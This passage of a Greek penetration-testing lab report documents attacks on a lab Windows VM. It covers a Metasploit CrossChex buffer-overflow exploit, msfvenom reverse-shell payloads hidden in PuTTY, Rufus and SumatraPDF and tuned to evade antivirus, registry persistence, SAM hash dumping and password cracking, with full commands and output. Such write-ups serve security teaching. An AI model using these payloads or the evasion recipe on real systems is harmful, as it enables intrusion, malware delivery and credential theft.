
Το Nmap ανέφερε μόνο μια ανοικτή θύρα, η οποία είναι ανοικτή στον server που χρησιμοποιείται για την επικοινωνία με τους clients. Το Nessus παρήγαγε τα ίδια αποτελέσματα με προηγουμένως, με εξαίρεση ότι αυτή την φορά ως Info αναφέρει την θύρα που εντόπισε και το Nessus.

Εκτέλεση exploit:

1. Εκτελέσαμε τον Anviz CrossChex server στο μηχάνημα στόχο.
2. Παράλληλα ξεκινήσαμε το Metasploit και αναζητήσαμε modules που εκμεταλλεύονταν ευπάθειες του Anviz.
3. Δώσαμε τις κατάλληλες παραμέτρους του μηχανήματος στόχου όπου εκτελείται ο Anviz CrossChex server.
4. Εκτελώντας το exploit εκείνο περιμένει να λάβει ένα discovery message από τον CrossChex server, το οποίο χρησιμοποιείται για την ανακάλυψη συσκευών στο δίκτυο.
5. Στον server χρησιμοποιούμε την λειτουργία search για την αναζήτηση συσκευών.
6. Μόλις το exploit πιάσει το συγκεκριμένο μήνυμα, επιστρέφει ένα payload το οποίο εκμεταλλεύεται μια ευπάθεια Buffer Overflow στον CrossChex server. Το payload που στέλνεται ορίζει ένα σταθερό offset μέχρι τον EIP register και την διεύθυνση μιας JMP ESP εντολής, με την οποία αντικαθιστά τον EIP. Έπειτα τοποθετεί μετά το ESP το payload που θα εκτελεστεί ώστε να ξεκινήσει μια reverse TCP σύνδεση με το μηχάνημά μας.

⁷ <https://www.exploit-db.com/exploits/48092>

7. Με την εκτέλεση του payload, αποκτάμε πρόσβαση στο μηχάνημα ως ο χρήστης Gandalf με δικαιώματα διαχειριστή.



Εικόνα 8 Anviz CrossChe running on target system searching for clients

```

msf6 exploit(windows/fileformat/foxit_reader_uaf) > search exploit anviz
Matching Modules
=====
#  Name                               Disclosure Date   Rank   Check  Description
-  --
0  exploit/windows/misc/crosschex_device_bof  2019-11-28     normal  No      Anviz CrossChex Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/misc/crosschex_device_bof

msf6 exploit(windows/fileformat/foxit_reader_uaf) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/crosschex_device_bof) > show options

Module options (exploit/windows/misc/crosschex_device_bof):
=====
Name    Current Setting  Required  Description
---    ---           ---        ---
CHOST   0.0.0.0          yes       IP address that UDP Socket listens for CrossChex broadcast on. '0.0.0.0' is needed to receive broadcasts.
CPORT    5050            yes       Port used to listen for CrossChex Broadcast.
TIMEOUT  100             yes       Time in seconds to wait for a CrossChex broadcast. 0 or less waits indefinitely.

Payload options (windows/meterpreter/reverse_tcp):
=====
Name    Current Setting  Required  Description
---    ---           ---        ---
EXITFUNC process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.0.3.15        yes       The listen address (an interface may be specified)
LPORT    4444             yes       The listen port

Exploit target:
=====
Id  Name
--  --
0   Crosschex Standard x86 < V4.3.12

View the full module info with the info, or info -d command.
msf6 exploit(windows/misc/crosschex_device_bof) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf6 exploit(windows/misc/crosschex_device_bof) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[-] Exploit aborted due to failure: timeout-expired: Module timed out waiting for CrossChex broadcast
[*] Exploit completed, but no session was created.
msf6 exploit(windows/misc/crosschex_device_bof) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] CrossChex broadcast received, sending payload in response
[*] Payload sent
[*] Sending stage (175686 bytes) to 192.168.56.113
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.113:50051) at 2023-05-31 20:13:25 -0400

meterpreter >
[*] 192.168.56.113 - Meterpreter session 1 closed. Reason: Died
Interrupt: use the 'exit' command to quit
meterpreter > exit
[*] Shutting down Meterpreter...
msf6 exploit(windows/misc/crosschex_device_bof) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] CrossChex broadcast received, sending payload in response
[*] Payload sent
[*] Sending stage (175686 bytes) to 192.168.56.113
[*] Meterpreter session 2 opened (192.168.56.101:4444 → 192.168.56.113:50053) at 2023-05-31 20:15:15 -0400

meterpreter > shell
Process 6084 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Anviz\CrossChex Standard>whoami
whoami
desktop-r76cg34\gandalf

C:\Program Files (x86)\Anviz\CrossChex Standard>■

```

Eukóva 9 Exploiting buffer overflow vulnerability in Anviz CrossChex grants us access to target machine

Έχοντας εκτελέσει επιτυχώς τις παραπάνω επιθέσεις, εκτελέσαμε τα βήματα που παρουσιάζονται στην ενότητα 2.3 για την κλιμάκωση της πρόσβασης και αποκόμιση πληροφοριών σχετικά με τον στόχο.

2. Δημιουργία κακόβουλων εκτελέσιμων

Στη συγκεκριμένη φάση δημιουργήσαμε ποικίλα κακόβουλα εκτελέσιμα, τροποποιώντας το payload, τους encoders και το template εκτελέσιμο. Καταφέραμε να κατασκευάσουμε ένα εκτελέσιμο με χαμηλή ανίχνευση, ελέγχοντας το μέσω της σελίδας VirusTotal⁸.

2.1 Μεθοδολογία

Η μεθοδολογία που ακολουθήσαμε ήταν η εξής:

1. Αναζητήσαμε και κατεβάσαμε ορισμένα γνήσια εκτελέσιμα προγράμματα των windows, τόσο στις 64-bit όσο και στις 32-bit εκδόσεις τους. Απαραίτητη προϋπόθεση για την αναζήτηση τέτοιων template ήταν πως αυτά δεν έπρεπε να απαιτούν κάποια διαδικασία setup πριν χρησιμοποιηθούν. Ο λόγος για αυτό ήταν πως οι installers συχνά περιέχουν ρουτίνες ελέγχου ακεραιότητας (integrity checks), πιθανώς ελέγχοντας το hash του προγράμματος. Επομένως ανακαλύψαμε πως μετά την τροποποίηση του installer με την εισαγωγή του payload, αυτός δεν ήταν πλέον λειτουργικός, αχρηστεύοντας και το payload.
2. Για κάθε template επιλέξαμε διαφορετικά payloads και δημιουργήσαμε βασικά trojans προκειμένου να δούμε ποια από τα διαθέσιμα payloads μπορούσαμε να χρησιμοποιήσουμε χωρίς να σπάει το πρόγραμμα.
3. Για κάθε Payload, δοκιμάσαμε πολλούς διαφορετικούς encoders και iterations για τον καθένα. Ξεκινήσαμε με έναν encoder ανά payload προκειμένου να ελέγχουμε ποιοι encoders μπορούν να αξιοποιηθούν χωρίς να το αχρηστεύουν. Αφού εντοπίσαμε τους encoders αυτούς, δοκιμάσαμε να τους συνδυάσουμε, επανακωδικοποιώντας το payload με έναν δεύτερο, τρίτο κ.ο.κ. πρώτου ενσωματώσουμε το payload στο template.
4. Δοκιμάζουμε επιπλέον επιλογές που μπορεί να επηρεάσουν την ανιχνευσιμότητα του τελικού αποτελέσματος, όπως την κρυπτογράφηση του payload, την διατήρηση της λειτουργικότητας του αρχικού template και της αλλαγής του format (π.χ. από exe σε exe-only).

Μέσω των δοκιμών μας προέκυψαν οι εξής παρατηρήσεις:

- Τα payloads που ανοίγουν ένα command prompt ή το PowerShell, μπορούν επιπλέον να κωδικοποιηθούν με τους encoders της κατηγορίας “cmd”.
- Τα meterpreter payloads ανιχνεύονται (σε γενικές γραμμές) δυσκολότερα από τα payloads “shell_reverse_tcp” και “PowerShell_reverse_tcp”, ωστόσο έχουν πολύ μεγαλύτερο μέγεθος από αυτά. Θεωρούμε επομένως προτιμότερα τα δύο τελευταία καθώς έχοντας ένα shell μπορούμε εύκολα να το αναβαθμίσουμε σε meterpreter μέσω του Metasploit.
- Τα x64 meterpreter payloads δεν μπορούν να κωδικοποιηθούν παραπάνω από μια φορά με διαφορετικούς encoders καθώς η επανακωδικοποίηση τα καταστρέφει.
- Από το παραπάνω έπεται ότι τα “shell” και “PowerShell” payloads αποτελούν καλύτερη επιλογή καθώς μπορούν να επανακωδικοποιηθούν γεγονός που μειώνει περαιτέρω την ανιχνευσιμότητά τους.

⁸ <https://www.virustotal.com/gui/home>

- Ο κωδικοποιητής “xor_dynamic” εμφανίζει γενικά καλύτερα αποτελέσματα από τον απλό κωδικοποιητή xor.
- Η κρυπτογράφηση του payload σε γενικές γραμμές δεν μεταβάλει την ανιχνευσιμότητα (σε ορισμένες περιπτώσεις μάλιστα οδήγησε σε αύξηση)

2.2 Πειραματικά αποτελέσματα

Για τις δοκιμές επιλέξαμε ως templates τα προγράμματα των Windows “PuTTY”, “Rufus” και “SumatraPDF (portable)”. Και τα τρία αυτά προγράμματα μπορούν να χρησιμοποιηθούν χωρίς να προηγηθεί εγκατάσταση. Ακολουθώντας την παραπάνω μεθοδολογία δημιουργήσαμε αρκετά εκτελέσιμα με διαφορετικούς κωδικοποιητές το καθένα και τα ανεβάσαμε στο VirusTotal για να ελέγξουμε την ανιχνευσιμότητά τους.


Στον πίνακα που ακολουθεί καταγράφουμε τα πιο σημαντικά/ενδιαφέροντα αποτελέσματα των δοκιμών μας. Στα αρχεία της αναφοράς επισυνάπτεται επίσης μια λίστα με όλες τις εντολές που εκτελέσαμε για να παράξουμε καθένα από τα αποτελέσματα που φαίνονται στον ακόλουθο πίνακα.

No.	Payload	Encoders	Template	Detection Rate	SHA-256Hash	Notes
1	windows/x64/meterpreter_reverse_tcp	1) x64/xor_dynamic (50 iterations)	PuTTY (64-bit)	50%	75ad398c25105aef04e58ab28996a4fc22a346299244e6e0023a30d8cd67641f	Undetected by Microsoft Antivirus
2	windows/x64/shell_reverse_tcp	1) x64/xor_dynamic (25 iterations) 2) cmd/powershell_base64		53%	0ff53c06b57363504b7bb079e8ea32c782f74e4de1dba3f4c8e0d78b0149d6aa	
3	windows/x64/powershell_reverse_tcp	1) x64/xor (20 iterations) 2) cmd/powershell_base64		58%	d67827fb6791f4a331054452eb8007b7b15aa99b2962ef6bcb037af516c4e9ba	
4	windows/meterpreter_reverse_tcp	1) x86/shikata_ga_nai (15 iterations) 2) x86/xor_dynamic (10 iterations)	PuTTY (32-bit)	66%	2772ad5b109b50d72ff9149ed4136fcc052bf3aabbd6355c34c413af9a4df1ea4	
5	windows/x64/meterpreter_reverse_tcp	1) x64/xor_dynamic (20 iterations)	Rufus 4.0 (64-bit)	40%	6f49c4ae671c7b67b1ba2f09d260c1f1d63dc0cbc48bb92e005164a44b843dc5	Undetected by Microsoft Antivirus
6	windows/x64/shell_reverse_tcp	1) x64/xor_dynamic (20 iterations) 2) cmd/powershell_base64		42%	c1221f7ea654c90bafc02ac631d0bcf5eeebfd97081ddb79288665d841f5fd44	
7	windows/x64/shell_reverse_tcp	1) cmd/powershell_base64		42%	171690e3d9383e7cebcc341bf53c06924de4ef571f1d69ea91bd7a8d9d383127	
8	windows/x64/shell_reverse_tcp	1) cmd/powershell_base64 2) x64/xor (5 iterations)		18%	c348bccb4dc7cc60a9adaf972e079add25119f39f25f4046ef25cb9b207d511e	

9	windows/x64/shell_reverse_tcp	1) cmd/powershell_base64 2) x64/xor (25 iterations)	SumatraPDF 3.4.6 (64-bit)	21%	848bccedebe2863e 196cf70c1d398c617c 66e008be9affed27d 08290a765213d
10	windows/x64/shell_reverse_tcp	1) x64/xor_dynamic (25 iterations) 2) cmd/powershell_base64		14%	733289ca8a5fb6f5a 5015c5326c4437d67dad2390eddcb4938a51c2e02d039
11	windows/x64/shell_reverse_tcp	1) x64/xor_dynamic (35 iterations) 2) cmd/powershell_base64 3) rc4 encryption		20%	5611ee4ad501daf29 45fa934acf4c49556 ff52226bfd707aed7 465fe32eb999
12	windows/x64/powershell_reverse_tcp	1) x64/xor_dynamic (30 iterations) 2) cmd/powershell_base64 3) aes-256 encryption		18%	6dec6356dddfe004 a5faa563d460aa0fcc d91b53c47985b168 eb5ea439e7262
13	windows/meterpreter_reverse_tcp	1) x86/shikata_ga_nai (15 iterations) 2) x86/xor_dynamic (10 iterations)	SumatraPDF 3.4.6 (32-bit)	43%	c05c97815cfda57dfa fa19e2ee653394798 1309045eb933657dc 57681f1d9dde
14	windows/meterpreter_reverse_tcp	1) x86/shikata_ga_nai (15 iterations)		40%	6c76d71af7a775d3 e348517c3036e6577 fbfc076b84d33ef4af

Όπως φαίνεται και στον πίνακα, παρατηρήσαμε την χαμηλότερη ανιχνευσιμότητα (10/70 antivirus) χρησιμοποιώντας ως template το SumatraPDF και κωδικοποιώντας το δύο φορές με τους encoders “xor_dynamic” και “PowerShell_base64”. Η εντολή που χρησιμοποιήσαμε για να το παράγουμε είναι η ακόλουθη:

```
msfvenom --platform windows -a x64 -p windows/x64/shell_reverse_tcp
lhost=192.168.56.101 lport=4546 -e x64/xor_dynamic -i 25 -f raw | msfvenom --platform
windows -a x64 -e cmd/powershell_base64 -x SumatraPDF-3.4.6-64.exe -k -f exe-only -o
SumatraPDF-3.4.8.exe
```




Σημείωση: Η επιλογή -k προκαλεί την κατάρρευση του προγράμματος όταν ο χρήστης δοκιμάσει να το ανοίξει, η οποία οδηγεί στο κλείσιμο της εφαρμογής. Εντούτοις, η σύνδεση και το reverse TCP shell που δημιουργείται είναι σταθερά και συνεχίζουν να λειτουργούν μετά το κλείσιμό της. Γενικά στις δοκιμές μας παρατηρήσαμε ότι ο συνδυασμός των συγκεκριμένων encoders παρήγαγε το βέλτιστο αποτέλεσμα για τα x64 shell/PowerShell payloads. Το template διαδραματίζει επίσης σημαντικό ρόλο καθώς διαφορετικά templates είναι λιγότερο ανιχνεύσιμα ακόμα και με το ίδιο payload και την ίδια κωδικοποίηση.

2.3 Ανάλυση επίθεσης

1. Αρχική πρόσβαση

1. Με την δημιουργία του payload ξεκινήσαμε έναν web server από τον οποίο το θύμα θα μπορούσε να το κατεβάσει
2. Αρχικοποιήσαμε έναν handler στο Metasploit ο οποίος θα λάβει τη σύνδεση που θα δημιουργηθεί μόλις εκτελεστεί το αρχείο.
3. Μετά την λήψη της σύνδεσης, μπορέσαμε να αναβαθμίσουμε το απλό shell που μας επιστράφηκε σε meterpreter, χρησιμοποιώντας κατάλληλο Module του Metasploit, το οποίο παρέχει περισσότερες δυνατότητες.



Εικόνα 10 Malicious executable in victim machine

```

msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf6 exploit(multi/handler) > set lport 4546
lport => 4546
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4546

[*] Started reverse TCP handler on 192.168.56.101:4546
[*] Command shell session 1 opened (192.168.56.101:4546 → 192.168.56.113:50105) at 2023-05-13 18:55:57 -0400

Security vendors' analysis ⓘ
Shell Banner:
Microsoft Windows [Version 10.0.14393]

```

Acronis (Static ML) ⚠ Suspicious

```

C:\Users\Gandalf\Downloads>whoami
whoami
desktop-r76cg34\gandalf

```

Avast ⚠ DeepScan:Generic.ShellCode.Metasploit

```

C:\Users\Gandalf\Downloads>

```

Avast ⚠ Win64:MetasploitEncoder-B [Tr]

Εικόνα 11 Handler receives the remote connection after our payload is executed in the victim

```

msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

```

Name	Current Setting	Required	Description
HANDLER	true	yes	Start an exploit/multi/handler to receive the connection
LHOST		no	IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT	4433	yes	Port for payload to connect to.
SESSION		yes	The session to run this module on

```

View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf6 post(multi/manage/shell_to_meterpreter) > set lport 4546
lport => 4546
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > exploit

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.101:4546
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (200774 bytes) to 192.168.56.113
[*] Meterpreter session 2 opened (192.168.56.101:4546 → 192.168.56.113:50106) at 2023-05-13 19:00:17 -0400
[*] Stopping exploit/multi/handler

```

Εικόνα 12 Upgrade shell to meterpreter

2. Privilege Escalation

Αναζητήσαμε ευπάθειες που θα μας επέτρεπαν να κάνουμε privilege escalation έτσι ώστε να αποκτήσουμε ολοκληρωτική πρόσβαση στο μηχάνημα (π.χ. στα αρχεία εντός του C:\Windows\System32\Config όπου αποθηκεύονται οι τιμές της registry). Αναζητώντας στο διαδίκτυο, διαπιστώσαμε πως η συγκεκριμένη έκδοση των windows περιείχε την ευπάθεια

CVE-2017-8464⁹ την οποία και εκμεταλλευτήκαμε με κατάλληλο exploit του Metasploit με αποτέλεσμα να αποκτήσουμε δικαιώματα NT AUTHORITY\SYSTEM, όπως φαίνεται στις επόμενες εικόνες.

```
msf6 exploit(windows/local/cve_2017_8464_lnk_lpe) > show options
Module options (exploit/windows/local/cve_2017_8464_lnk_lpe):
Name  Current Setting  Required  Description
      _____
DLLNAME          no  great   The DLL file containing the payload
FILENAME          no  normal  The LNK file
PATH             no  normal  An explicit path to where the files should be written to
SESSION           dynamic  yes     The session to run this module on
Payload options (windows/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
      _____
EXITFUNC         process  yes     Exit technique (Accepted: '', seh, thread, process, none)
LHOST            10.0.3.15  yes     The listen address (an interface may be specified)
LPORT            4444    no     The listen port
Exploit target:
Id  Name
--  --
0   Windows x64
View the full module info with the info, or info -d command.

msf6 exploit(windows/local/cve_2017_8464_lnk_lpe) > set session 2
session => 2
msf6 exploit(windows/local/cve_2017_8464_lnk_lpe) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf6 exploit(windows/local/cve_2017_8464_lnk_lpe) > exploit
[*] SESSION may not be compatible with this module: A Metamorphic Block-based XOR Encoder
[*] * incompatible session type: meterpreter
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (200774 bytes) to 192.168.56.113
[*] Deleted C:\Users\Gandalf\xtNFZSbpXpMFHIUf.lnk
[*] Meterpreter session 3 opened (192.168.56.101:4444 -> 192.168.56.113:50125) at 2023-05-13 19:24:27 -0400
[*] Waiting 15s before cleanup ...
meterpreter > shell
Process 4520 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>
```

Εικόνα 13 Exploiting CVE-2017-8464 with a metasploit module

3. Persistence

Για να έχουμε διαρκή πρόσβαση στο μηχάνημα στόχο, μεταφέραμε το αρχείο στην τοποθεσία “C:\Users\Gandalf\AppData\Local\Temp”, όπου είναι λιγότερο πιθανό να βρεθεί και να διαγραφεί από τον χρήστη και κατόπιν μέσω του elevated prompt που αποκτήσαμε προηγουμένως μπορέσαμε να προσθέσουμε το κάτωθι κλειδί στην registry, το οποίο

⁹ <https://nvd.nist.gov/vuln/detail/CVE-2017-8464>

προκαλεί την εκτέλεση του κακόβουλου εκτελέσιμου κάθε φορά που ο χρήστης συνδέεται στον λογαριασμό του.

```
C:\Windows\system32>move "%USERPROFILE%\Downloads\SumatraPDF-3.4.8.exe" "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\"  
move "C:\Users\Gandalf\Downloads\SumatraPDF-3.4.8.exe" "C:\Users\Gandalf\AppData\Roaming\Microsoft\Windows\"  
The system cannot find the file specified.  
  
C:\Windows\system32>move "C:\Users\Gandalf\Downloads\SumatraPDF-3.4.8.exe" "C:\Users\Gandalf\AppData\Local\Temp\"  
move "C:\Users\Gandalf\Downloads\SumatraPDF-3.4.8.exe" "C:\Users\Gandalf\AppData\Local\Temp\"  
1 file(s) moved.  
  
C:\Windows\system32>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v AudDrv /t REG_SZ /d "C:\Users\Gandalf\AppData\Local\Temp\SumatraPDF-3.4.8.exe"  
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v AudDrv /t REG_SZ /d "C:\Users\Gandalf\AppData\Local\Temp\SumatraPDF-3.4.8.exe"  
The operation completed successfully.
```

Εικόνα 14 Hide executable and set proper registry keys to ensure auto-run during startup

4. Data exfiltration

Χρησιμοποιώντας το module “kiwi” του meterpreter λάβαμε μια λίστα όλων των αποθηκευμένων NTLM hashes των κωδικών χρηστών μέσω της εντολής **lsa_dump_sam**. Στην συνέχεια αντιστρέψαμε το hash με το πρόγραμμα “John the Ripper” δίνοντας την εντολή

```
john --wordlist "/usr/share/wordlists/seclists/Passwords/Common-Credentials/10-million-password-list-top-1000000.txt" –format=nt gandalf_hash.txt
```

Το αρχείο “gandalf_hash.txt” περιέχει το NTLM hash του χρήστη που βρήκαμε. Η εντολή ολοκληρώθηκε επιτυχώς και μας έδωσε τον κωδικό, ο οποίος ήταν “Rivendell”.

```
meterpreter > lsa_dump_sam  
[+] Running as SYSTEM  
[*] Dumping SAM  
Domain : DESKTOP-R76CG34  
SysKey : d08c3750543657eee3f49644ca74d715  
Local SID : S-1-5-21-2129921153-3973040573-360810614  
  
SAMKey : 9b674c25e069d67a202e92e7cda89e32  
  
RID : 000001f4 (500)  
User : Administrator  
Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0  
  
RID : 000001f5 (501)  
User : Guest  
  
RID : 000001f7 (503)  
User : DefaultAccount  
  
RID : 000003e8 (1000)  
User : defaultuser0  
Hash NTLM: 2245418f1256ea5f621a0e727fc95b1f  
  
RID : 000003e9 (1001)  
User : Gandalf  
Hash NTLM: a297b33f0757fb94f197161fa942785a
```

```
(kali㉿kali)-[~/Documents/msfvenom]
$ john --wordlist="/usr/share/wordlists/seclists/Passwords/Common-Credentials/10-million-p
assword-list-top-1000000.txt" --format=nt gandalf_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Rivendell      (?)
ig 0:00:00:00 DONE (2023-05-14 06:18) 9.090g/s 3983Kp/s 3983Kc/s 3983KC/s rjcnz666..ritdd55d
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Εικόνα 15 Password hash cracking using John the Ripper

Λάβαμε μια λίστα των ενεργών προγραμμάτων με την εντολή:

Tasklist \v

Για να καθορίσουμε τα προγράμματα που έχει εκκινήσει ο ίδιος, αρκεί να περιορίσουμε τα αποτελέσματα σε αυτά για τα οποία ως username αναφέρεται το DESKTOP-R76CG34\Gandalf.

Επιπλέον απαριθμήσαμε τις δικτυακές συνδέσεις από και προς το μηχάνημα με την εντολή:

Netstat -ab

Τέλος διατρέξαμε τους φακέλους του χρήστη για να εντοπίσουμε ενδιαφέροντα αρχεία (εικόνες, βίντεο, έγγραφα κτλ) χρησιμοποιώντας την εντολή

Search -f *.[επέκταση_αρχείου]

Ωστόσο οι φάκελοι του χρήστη δεν περιείχαν τέτοια αρχεία.

Συνολικά οι πληροφορίες που αποσπάσαμε από το σύστημα φαίνονται στα παρακάτω σχήματα.

Username	Password	Running processes
Gandalf	Rivendell	explorer.exe
		SearchUI.exe
		MSASCuiL.exe
		SkypeHost.exe
		OneDrive.exe
		SumatraPDF-3.4.8.exe
		cmd.exe
		powershell.exe
		MicrosoftEdge.exe
		Solitaire.exe
		SystemSettings.exe

Active Network Connections				
Protocol	Local Address	Foreign Address	State	Owner
TCP	0.0.0.0:135	DESKTOP-R76CG34:0	LISTENING	N/A
TCP	0.0.0.0:445	DESKTOP-R76CG34:0	LISTENING	N/A
TCP	0.0.0.0:49664	DESKTOP-R76CG34:0	LISTENING	N/A
TCP	0.0.0.0:49665	DESKTOP-R76CG34:0	LISTENING	N/A
TCP	0.0.0.0:49666	DESKTOP-R76CG34:0	LISTENING	N/A
TCP	0.0.0.0:49667	DESKTOP-R76CG34:0	LISTENING	[spoolsv.exe]
TCP	0.0.0.0:49668	DESKTOP-R76CG34:0	LISTENING	[lsass.exe]
TCP	0.0.0.0:49669	DESKTOP-R76CG34:0	LISTENING	N/A
TCP	10.0.3.15:139	DESKTOP-R76CG34:0	LISTENING	N/A
TCP	10.0.3.15:50205	a2-16-19-51:https	CLOSE_WAIT	[SearchUI.exe]
TCP	192.168.56.113:139	DESKTOP-R76CG34:0	LISTENING	N/A
TCP	192.168.56.113:50105	192.168.56.101:4546	ESTABLISHED	[SumatraPDF-3.4.8.exe]
TCP	192.168.56.113:50106	192.168.56.101:4546	ESTABLISHED	[powershell.exe]
TCP	192.168.56.113:50152	192.168.56.101:4444	ESTABLISHED	[rundll32.exe]
TCP	[::]:135	DESKTOP-R76CG34:0	LISTENING	N/A
TCP	[::]:445	DESKTOP-R76CG34:0	LISTENING	N/A
TCP	[::]:49664	DESKTOP-R76CG34:0	LISTENING	N/A
TCP	[::]:49665	DESKTOP-R76CG34:0	LISTENING	N/A
TCP	[::]:49666	DESKTOP-R76CG34:0	LISTENING	N/A
TCP	[::]:49667	DESKTOP-R76CG34:0	LISTENING	[spoolsv.exe]
TCP	[::]:49668	DESKTOP-R76CG34:0	LISTENING	[lsass.exe]
TCP	[::]:49669	DESKTOP-R76CG34:0	LISTENING	N/A
TCP	[::1]:445	DESKTOP-R76CG34:50107	ESTABLISHED	N/A
TCP	[::1]:50107	DESKTOP-R76CG34:microsoft-ds	ESTABLISHED	N/A

Φάση 2)

OWASP Juice Shop

